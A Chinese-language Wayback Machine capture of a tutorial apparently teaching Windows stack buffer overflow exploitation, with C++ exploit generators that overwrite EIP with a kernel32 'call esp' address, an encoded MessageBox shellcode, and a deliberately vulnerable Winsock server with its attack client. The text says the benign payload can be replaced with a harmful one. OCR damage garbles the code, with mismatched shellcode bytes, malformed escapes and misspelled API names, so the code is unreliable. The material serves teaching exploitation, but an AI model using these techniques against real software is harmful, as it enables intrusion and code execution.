int main() {
    string junk(1052, 'A');
    string eip("\xef\xbe\xad\xde"); // DEADBEEF, Little-endian
    string postdata("BBBBCCCCDDDDDEEEEEFFFFF");

    ofstream fout(EXPLOIT_FILENAME, ios::binary);
    fout << junk << eip << postdata;

    cout << "輸出檔案 " << EXPLOIT_FILENAME << " 成功\n";
}
```


編譯執行後，產生新的 `Vulnerable002_Exploit.txt`，將其再次餵入 `Vulnerable002.exe`，程式當掉，OllyDbg 跳出來打招呼，如下圖，可以看出 EIP 果然被 DEADBEEF 覆蓋，並且我們在其後塞入的字串變數 `postdata`，都被安然放置在 ESP 的位置 (位址 `0022FAC0`)，也就是堆疊上，可以看到從字母 B、C、D、E、F，以它們對應的 ASCII 16 進位碼 42、43、44、45、46，一排四個字母八個位元組，整齊地排列在堆疊裡面：

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go


1月 2月 4月
14
2014 2015 2016

Close
Help



一切順利，再來我們需要把 EIP 覆蓋成一個有用的記憶體位址，DEADBEEF 是很容易被看見沒錯，但是不能幫助我們什麼，我們需要的是
一個能夠把程序導引到堆疊上的記憶體位址，像前一個 C 語言範例一樣，我們需要找到一個記憶體位址，其內容存放的 opcode 是 PUSH
ESP # RET、JMP ESP、或者是 CALL ESP 等等可能，我們再次使用 Immunity 的 mona，開啟 Immunity 載入 Vulnerable002.exe，一定
需要載入程式，不能夠單單執行 Immunity，因為唯有真的載入程式，和 Vulnerable002.exe 相關的模組才會被載入到記憶體裡面，mona
的功能就是去當前程式的記憶體裡面找位址，所以載入的模組不同找到的結果就不同。

我們載入 Vulnerable002.exe 之後，透過 mona 執行指令 !mona jmp -r esp，如下圖，參數 -r 後面接的是要「跳」過去的暫存器，因為我
們的 shellcode 會放在 ESP，這一點從剛剛的字串變數 postdata 可以確定，所以我們需要在記憶體裡面找到會幫助我們「跳」到 ESP 的
opcode，執行結果如下：



能夠跳到 ESP 的 opcode 在記憶體裡面並不多，主要原因可能是因為 Vulnerable002.exe 是一個相當小的程式，如果程式比較複雜，那麼
記憶體裡面的指令就會越多，我們越容易找到很多可用的 opcode，這次筆者使用最後一個位址 0x7c836a08，這個位址存放的記憶體內容
是指令 call esp，記憶體位址是在 kernel32.dll 的範圍裡面，換言之它是在 kernel32.dll 裡面的指令，後面還有許多資訊，像是 ASLR、
Rebase、SafeSEH 等等，我們要到下一個章節才會講到它們。

我們會把 EIP 覆蓋成這個位址，所以 CPU 會去該位址執行指令，一執行之後程序的流程就會導引到堆疊上面了。請讀者再次留意，上述位
址 0x7c836a08 是筆者電腦上 kernel32.dll 裡面的位址，如果你使用的 kernel32.dll 版本和筆者不同，你很可能會得到不同的位址數值，其
實，我們應該盡量避免使用系統的動態程式庫，例如像是 kernel32.dll 等等的記憶體位址，否則會讓我們的攻擊程式很不穩定，只能夠針對
某些特定版本的作業系統來攻擊，在我們看到實際案例的時候會再次討論這個主題，目前因為我們的模擬案例程式很小，除了系統的動態函
式庫以外沒有別的記憶體位址可用，沒有其他選擇。

找到可用的位址之後，我們可以開始大刀闊斧的修改程式了，通常攻擊者在成功之前會把這些步驟分成很多段，步步為營，不會一下子就直
攻最後的 shellcode，所以我們還是放一個鷹架，設一個字串變數 debug，其內容為四個位元組，個別存放 16 進位數值 CC，還記得它
嗎？上一個範例我們使用過它，CC 是組語指令 INT3 的 opcode，我們將其放在覆蓋 EIP 後的字串，所以當程序流程導引到堆疊上的時
候，會先執行 CC，另外我們也放入我們在上一個 C 語言範例當中使用的訊息方塊 shellcode，我們使用最後那一個被 Metasploit 的編碼器
shikata_ga_nai 編碼過後的版本，假設其二進位檔案仍然存放於 E:\asm\messagebox-shikata.bin，另外還記得我們在上一個範例中使用
shikata_ga_nai 編碼後的 shellcode，我們那時候在前面加上了 8 個位元組的 NOP 指令嗎 (其 opcode 為 90)？這裡我們照樣沿用這個經
驗，綜合起來，我們將 Attack-Vulnerable002 程式碼修改如下：

```
// File name: Attack-Vulnerable002.cpp
// 2011-10-19

#include <string>
#include <fstream>
#include <iostream>
using namespace std;

#define EXPLOIT_FILENAME "Vulnerable002-Exploit.txt"

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
```

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016
Close
Help

```

"\x78\xF7\xF4\x61\xF0\xF4\x52\x90\x2B\x85\xF2\x40\x96\x62\xD6\xDD\x22\x57"
"\x9D\xB6\x84\xDF\xA0\xDC\x5E\x55\xBA\xAB\x3B\x4A\xBB\x40\x58\xBE\xF2\x1D\xAB"
"\x34\x05\xCC\xE5\xB5\x34\xD0\xFA\xE6\xB2\x10\x76\xF0\x7B\x5F\x7A\xFF\xBC\x8B"
"\x71\xC4\x3E\x68\x52\x4E\x5F\xFB\xF8\x94\x9E\x17\x9A\x5F\xAC\xAC\xE8\x3A\xB0"
"\x33\x04\x31\xCC\xB8\xDB\xAE\x45\xFA\xFF\x32\x34\xC0\xB2\x43\x9F\x12\x3B\xB6"
"\x56\x58\x54\xB7\x26\x53\x49\x95\x5E\xF4\x6E\xE5\x61\x82\xD4\x1E\x26\xEB\x0E"
"\xFC\x2B\x93\xB3\x25\x99\x73\x45\xDA\xE2\x7B\xD3\x60\x14\xEC\x88\x06\x04\xAD"
"\x38\xE4\x76\x03\xDD\x62\x03\x28\x78\x01\x63\x92\xA6\xEF\xFA\xCD\xF1\x10\xA9"
"\x15\x77\x2C\x01\xAD\x2F\x13\xEC\x6D\xA8\x48\xCA\xDF\x5F\x11\xED\x1F\x60\xBA"
"\x21\xD9\xCC\x7\x1B\x29\x7F\x97\x35\x90\x4E\xBC\x42\xBE\x94\x44\xDA\xDD\xBD\x69"
"\x84\x01\x1E\x02\x5B\x33\x32\xB6\xCB\xDC\xE6\x16\x5B\x4A\xBF\x33\x0F\xE6\x0E"
"\x75\x47\xBA\x54\x88\xD1\xA3\xA4\x40\x8B\x13\x94\x35\x1E\xAC\xCA\x87\x5E\x02"
"\x14\xB2\x56";
//NULL count: 0

```

```


int main() {
    string junk(1052, 'A');
    string eip("\x08\x6A\x83\x7C"); // 7C836A08
    string debug("\xcc\xcc\xcc\xcc");
    string nops(8, '\x90');
    string shellcode(code);

    ofstream fout(EXPLOIT_FILENAME, ios::binary);
    fout << junk << eip << debug << nops << shellcode;


    cout << "輸出檔案 " << EXPLOIT_FILENAME << " 成功\n";
}

```

存檔編譯並且執行產生出新的 Vulnerable002_Exploit.txt，我們還差一個步驟，就是檢查我們的 shellcode 是否有在記憶體裡面完整無缺，所以這次使用 Immunity 載入 Vulnerable002.exe，記得載入的時候設定執行參數，讓 Vulnerable002.exe 讀入它該讀的檔案 Vulnerable002_Exploit.txt，如下圖：



載入之後，輕輕按下 F9 讓程式執行下去，如果一切順利，程式會執行到我們安排的鷹架，也就是字串變數 debug，其指令 INT3 會把程式凍結住，如下圖：



程式停在鷹架上，我們可以從這個空檔，使用 mona 的記憶體比對功能，比對記憶體裡面的 shellcode，和原本的二進位檔案內容是否相等吻合，在 Immunity 命令列執行命令 !mona compare -f e:\asmmessagbox-shikata.bin，結果如下：



在筆者電腦上比對完全正確，mona 秀出我們的 shellcode 完整無缺的被安置在記憶體位址 0x22facc 的地方，請讀者再次留意，這個 shellcode 是筆者透過我們一開始的訊息方塊 shellcode，先將其二進位檔案存放在路徑 e:\asm\messagebox.bin，然後透過 Metasploit 工具 msfencode，使用預設編碼器 shikata_ga_nai 將其編碼，並且把編碼後的二進位檔案存放於路徑 e:\asm\messagebox-shikata.bin，而透過 msfencode 編碼的時候，需要使用參數 -b 指定 Bad Char，那時，筆者在上一個 C 語言範例中，使用了嘗試錯誤法，找出了一些 Bad Char，因而產生現在這個 shellcode，讀者如果自行嘗試的時候，因為 shikata_ga_nai 每次編碼都會有一些亂數成份在，所以編碼出來的數值通常一定不一樣，而我們也提到過 Bad Char 需要透過嘗試錯誤的經驗一個一個去試出來，有些時候你大概可以先用猜的，比如說如果是像是讀 Console 模式的字串，像是 C++ 的 cin，或是 C 語言的 scanf/fscanf 等等，都是讀到空格、換行等等符號就會停止一個字串的讀取動作，所以在這種情況下，空格 (16 進位碼 20)，換行 (16 進位碼 0A) 等等就都是 Bad Char，但是其他的就必須一個一個試看看，請讀者自行操作的時候特別留意這一點，不建議直接拷貝複製我這裡提供的 shellcode，雖然它們應該是立即可用的，但是讀者如果能夠親身經驗我剛剛所說的嘗試錯誤的過程，將會更有感覺。

既然比對一樣，我們放膽直接下 F9 直到這幾個 INT3 都跑完，然後程序會滑過八個 NOP，再開始跑我們的 shellcode，一切順利，我們看到 Hello, World! 訊息方塊，這也是可以想見的結果，畢竟，我們幾個重點都有抓住，其一就是我們正確地覆蓋了 EIP，正確地把程序導引到堆疊上，也就是我們的 shellcode 存放處，也確定 shellcode 被完整無缺的安置在記憶體中，執行結果如我們所預期的，攻擊成功。

最後，把鷹架拿開，Attack-Vulnerable002 程式碼修改如下：

```
// File name: Attack-Vulnerable002.cpp
// 2011-10-19
// fon909@outlook.com

#include <string>
#include <fstream>
#include <iostream>
using namespace std;

#define EXPLOIT_FILENAME "Vulnerable002-Exploit.txt"


//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\x11\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\x52\xf7\xd\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\x08\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\x56\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    string junk(1052, 'A');
    string eip("\x08\x6a\x83\x7c"); // 7C836A08
    string nops(8, '\x90');
    string shellcode(code);

    ofstream fout(EXPLOIT_FILENAME, ios::binary);
    fout << junk << eip << nops << shellcode;

    cout << "輸出檔案 " << EXPLOIT_FILENAME << " 成功\n";
}
```

透過 Windows 的 cmd.exe 命令列模式執行，結果如下：



Hello, World! :)

同樣的道理，只要替換掉 **shellcode**，也就是我們的攻擊彈頭，把空包彈 **Hello, World!** 換成任何實心的彈頭，能夠造成的殺傷力就可大可小了。希望讀者比較此一 **C++** 範例和前面第一個 **C** 語言範例，能夠漸漸了解其中的相同和相異之處，讀者會發現，到目前為止我們使用的攻擊模式都一樣，就是先想辦法直接覆蓋 **EIP**，也就是 **RET (return address)**，再找到其 **EIP** 的偏移量之後，塞入火藥 **shellcode** 發動攻擊，這是最基礎也是最簡單的緩衝區溢位攻擊手法，方法雖然簡單，但是能夠造成的影響卻不小，很多應用程式都栽在這一招手上，事實上，這一章所有的模擬案例，以及本章後面會講到的實際案例，都是筆者特別挑出來，只要使用同一種攻擊手法就可以攻破的，我們先在這一章熟悉攻擊的感覺，下一章之後我們會看到許多其他種類的緩衝區溢位攻擊。

模擬案例：攻擊網路程式

我們將在本小節試著攻擊一個網路程式，在 **Windows** 作業系統下，應用程式通常是透過 **Windows Socket (Winsock)** API 來提供網路服務，我們將要看的模擬案例當中，包含了一個安全上的弱點，我們將利用此弱點攻破這個網路程式，我們所使用的模擬範例是以 **C++** 搭配 **Winsock** 來撰寫的，雖然就 **Winsock** 領域來說，我們的範例是一個很簡單的範例，但是如果讀者之前沒有網路程式設計經驗的話，讀起來可能會覺得有點吃力，**Winsock** 程式設計已超過本書的範圍，筆者並不會一一仔細的介紹每個函式的功能，或者是網路程式設計的一些基本知識，如果沒有這方面經驗的讀者，可以考慮先熟悉一下 **Winsock** 再回過頭來看底下的範例，或者是可以一邊看範例一邊查 **MSDN** 或者是搜尋引擎，以下文中將假設讀者具備基礎的 **Winsock** 知識，並且對 **C++** 的類別 (**class**) 已經有基礎的認識，能夠讀懂筆者所撰寫的簡單 **C++** 類別。

依然，我們使用 **Dev-C++** 開啟一個空白的 **C++** 專案，暫時不使用 **VC++ 2010** 的原因已經在前面討論過，在此不再贅述，我們把這一個 **Dev-C++** 的專案命名為 **Vulnerable003**，並新增一個 **vulnerable003.cpp** 檔案，將以下程式原始碼加入並存檔，這是我們第一次在本書看到超過 100 行的程式原始碼，大多數都是不可避免的基本 **Winsock** 函式呼叫，已經相當簡化了：

```
// File name: vulnerable003.cpp
// 2011-10-20
// fon909@outlook.com

// Note: use -lwsck32 in Linker(compiler)'s argument list for winsock support

#include <iostream>
#include <winsock.h>
#include <windows.h>
using namespace std;

class WinsockInit {
public:
    inline WinsockInit() {
        if(0 == uInitCount++) {
            WORD sockVersion;
            WSADATA wsaData;
            sockVersion = MAKEWORD(2,0);
            WSStartup(sockVersion, &wsaData);
        }
    }
    inline ~WinsockInit() {
        if(0 == --uInitCount) {
            WSACleanup();
        }
    }
private:
    static unsigned uInitCount;
};

unsigned WinsockInit::uInitCount(0);

template<typename PLATFORM_TYPE = WinsockInit>
class SimpleTCPSocket {
public:
    SimpleTCPSocket() :
        PLATFORM(), CHILD_NUM(1),
        _socket(socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)),
        _child_socket(0)
    {
        if(INVALID_SOCKET == _socket) throw "Failed to initialize socket\n";
    }

    ~SimpleTCPSocket() {
        closesocket(_socket);
        if(_child_socket) closesocket(_child_socket);
    }

    bool Connect(unsigned short port, char const *ipv4 = 0) {
        SOCKADDR_IN sin;
```

INTERNET ARCHIVE
wayback machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016
Close Help

```

    }

    bool Listen(unsigned short port, char const *ipv4 = 0) {
        SOCKADDR_IN sin;

        sin.sin_family = PF_INET;
        sin.sin_port = htons(port);
        sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):INADDR_ANY);

        if(SOCKET_ERROR == bind(_socket, (LPSOCKADDR)&sin, sizeof(sin))) return false;
        else return (SOCKET_ERROR != listen(_socket, CHILD_NUM));
    }

    bool ServerWait() {
        return (INVALID_SOCKET != (_child_socket = accept(_socket, 0, 0)));
    }

    int ServerReadBytes(char *buffer, int buffer_len) {
        return recv(_child_socket, buffer, buffer_len, 0);
    }

    int ServerWriteBytes(char *buffer, int buffer_len) {
        return send(_child_socket, buffer, buffer_len, 0);
    }

    int ClientReadBytes(char *buffer, int buffer_len) {
        return recv(_socket, buffer, buffer_len, 0);
    }

    int ClientWriteBytes(char *buffer, int buffer_len) {
        return send(_socket, buffer, buffer_len, 0);
    }
private:
    PLATFORM_TYPE const PLATFORM;
    unsigned short const CHILD_NUM;
    SOCKET _socket, _child_socket;
};

void vulnerable_function(char *str) {
    char buf[512];

    strcpy(buf, str);
}


int main() {
    unsigned short const server_port = 11909;
    SimpleTCPSocket<> server_socket;
    char message[5000];
    int rb;

    server_socket.Listen(server_port);
    cout << "伺服器已開啟於通訊埠 " << server_port << "...\\n";
    server_socket.ServerWait(); // blocking await for a connected client
    rb = server_socket.ServerReadBytes(message, 5000);
    cout << "接受到 " << rb << " 位元組\\n";

    cout << "Vulnerable003 starts...\\n";
    vulnerable_function(message);
    cout << "Vulnerable003 ends...\\n";
}

```

儲存檔案 `vulnerable003.cpp` 之後，先不急著編譯它，因為 Winsock 函式庫需要連結器 (linker) 特別設定才能夠發揮作用，所以我們在 Dev-C++ 的介面上，按下 **Alt+P** 按鈕，會跳出專案的設定介面，在其中的 **Parameters** 頁籤當中，找到 **Linker** 的區塊，在輸入方塊當中輸入 `-lwsck32`，如下圖，按下 **Ok** 確定：



原始程式碼當中包含兩個 C++ 的類別，第一個是 `WinsockInit`，其功能是初始化 Winsock 函式庫，第二個類別 `SimpleTCPSocket`，是一個簡易化的類別，其包住一些常用的 Winsock 函式，提供簡易的介面來操作，在函式 `main()` 裡面，我們預設伺服器的通訊埠是 11909，這個

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14 15 26 十一月 16
2014 2015 2016
Close Help

個程式陷入可被攻擊的危機當中，我們儲存原始碼檔案之後編譯這個程式，產生出 **Vulnerable003.exe** 檔案，假設路徑是在 **E:\BofProjects\Vulnerable003\Vulnerable003.exe**，如果讀者的路徑不同，請自行調整之後相關的命令。

編譯出執行檔案之後，我們徹底關掉 **Vulnerable003**，轉換心情，接下來我們將再度扮演攻擊者，要攻擊這支網路程式，首先，我們需要一支攻擊用的程式，之前我們已經討論過可以使用任何程式語言來扮演攻擊者的角色，只要能夠達到目的即可，這裡為了解說方便，我們依然使用 **Dev-C++** 來撰寫攻擊程式，用 **Dev-C++** 開啟一個 **C++** 的空白專案，命名為 **Attack-Vulnerable003**，新增程式碼檔案 **attack-vulnerable003.cpp**，將以下程式原始碼編輯輸入存檔，攻擊程式也使用了 **Winsock**，所以請和剛剛一樣在 **Dev-C++** 的介面下按下 **Alt+P** 並且到 **linker** 的參數設定那裡加上 **-lwsck32**，設定完之後編譯程式產生出 **Attack-Vulnerable003.exe** 執行檔案：

```
// File name: attack-vulnerable003.cpp
// 2011-10-20

#include <string>
#include <iostream>
#include <winsock.h>
#include <windows.h>
using namespace std;

class WinsockInit {
public:
    inline WinsockInit() {
        if(0 == uInitCount++) {
            WORD sockVersion;
            WSADATA wsaData;
            sockVersion = MAKEWORD(2,0);
            WSASStartup(sockVersion, &wsaData);
        }
    }
    inline ~WinsockInit() {
        if(0 == --uInitCount) {
            WSACleanup();
        }
    }
private:
    static unsigned uInitCount;
};

unsigned WinsockInit::uInitCount(0);

template<typename PLATFORM_TYPE = WinsockInit>
class SimpleTCPSocket {
public:
    SimpleTCPSocket() :
        PLATFORM(), CHILD_NUM(1),
        _socket(socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)),
        _child_socket(0)
    {
        if(INVALID_SOCKET == _socket) throw "Failed to initialize socket\n";
    }

    ~SimpleTCPSocket() {
        closesocket(_socket);
        if(_child_socket) closesocket(_child_socket);
    }

    bool Connect(unsigned short port, char const *ipv4 = 0) {
        SOCKADDR_IN sin;
        int rt;

        sin.sin_family = AF_INET;
        sin.sin_port = htons(port);
        sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):inet_addr("127.0.0.1"));
        return (SOCKET_ERROR != connect(_socket, (LPSOCKADDR)&sin, sizeof(sin)));
    }

    bool Listen(unsigned short port, char const *ipv4 = 0) {
        SOCKADDR_IN sin;

        sin.sin_family = PF_INET;
        sin.sin_port = htons(port);
        sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):INADDR_ANY);

        if(SOCKET_ERROR == bind(_socket, (LPSOCKADDR)&sin, sizeof(sin))) return false;
        else return (SOCKET_ERROR != listen(_socket, CHILD_NUM));
    }

    bool ServerWait() {
        return (INVALID_SOCKET != (_child_socket = accept(_socket, 0, 0)));
    }

    int ServerReadBytes(char *buffer, int buffer_len) {
        return recv(_child_socket, buffer, buffer_len, 0);
    }

    int ServerWriteBytes(char *buffer, int buffer_len) {
        return send(_child_socket, buffer, buffer_len, 0);
    }

    int ClientReadBytes(char *buffer, int buffer_len) {
        return recv(_socket, buffer, buffer_len, 0);
    }
};
```

INTERNET ARCHIVE
wayback machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016
Close Help

```

PERSONALITY const PERSONALITY;
unsigned short const CHILD_NUM;
SOCKET _socket, _child_socket;
};

int main(int argc, char **argv) {
    unsigned short const server_port = 11909;
    SimpleTCPSocket<> client_socket;


    string junk(1000, 'A');
    string exploit = junk;

    char *ipv4 = (argc >= 2) ? argv[1] : 0;
    if(!client_socket.Connect(server_port, ipv4)) {
        cout << "無法連上伺服器，請檢查 IP、網路連線、或者伺服器程式是否有開啟？\n";
        return -1;
    }
    cout << "已連上伺服器，連接埠: " << server_port
        << "\n準備丟出 " << exploit.size() << " 位元組到伺服器\n";
    client_socket.ClientWriteBytes(
        const_cast<char*>(exploit.c_str()),
        static_cast<int>(exploit.size()));
    cout << "已完成攻擊...檢查伺服器端查看攻擊後狀態...\n";
}


```

這個攻擊程式使用了和剛剛一樣的 C++ 類別 WinsockInit 和 SimpleTCPSocket，基本上從函式 main() 可以看到執行的流程，程式先產生一個 1000 個字母 A 的字串，然後透過 Winsock 連上伺服器，程式會將第一個程式參數 argv[1] 當作伺服器的 IP 位址來進行連線，連上伺服器之後，將字串透過網路傳送過去，並且結束程式，我們來執行看看。

首先開啟兩個 Windows 的 cmd.exe 命令列模式視窗，在其中一個視窗執行伺服器 Vulnerable003.exe，如下圖：



我們使用另一個命令列模式視窗先來檢查一下伺服器是否真的在通訊埠 11909 保持傾聽的狀態，在另一個視窗輸入命令 netstat -anp tcp 如下：



上圖是筆者電腦的網路狀態，可以看到 0.0.0.0:11909 已經是 LISTENING 的狀態，代表我們的伺服器傾聽於通訊埠 11909，並且接受來自任何 IP 的連線。接下來，我們使用這個命令列模式視窗來啟動我們的攻擊程式，假設攻擊程式的路徑是在 E:\BofProjects\Attack-Vulnerable003\Attack-Vulnerable003.exe，執行命令 Attack-Vulnerable003.exe 127.0.0.1 連線到伺服器程式，如下圖，因為我們目前把伺服器程式和攻擊者程式都放在同一個作業系統上，所以連線的 IP 是本機端的 IP 127.0.0.1：



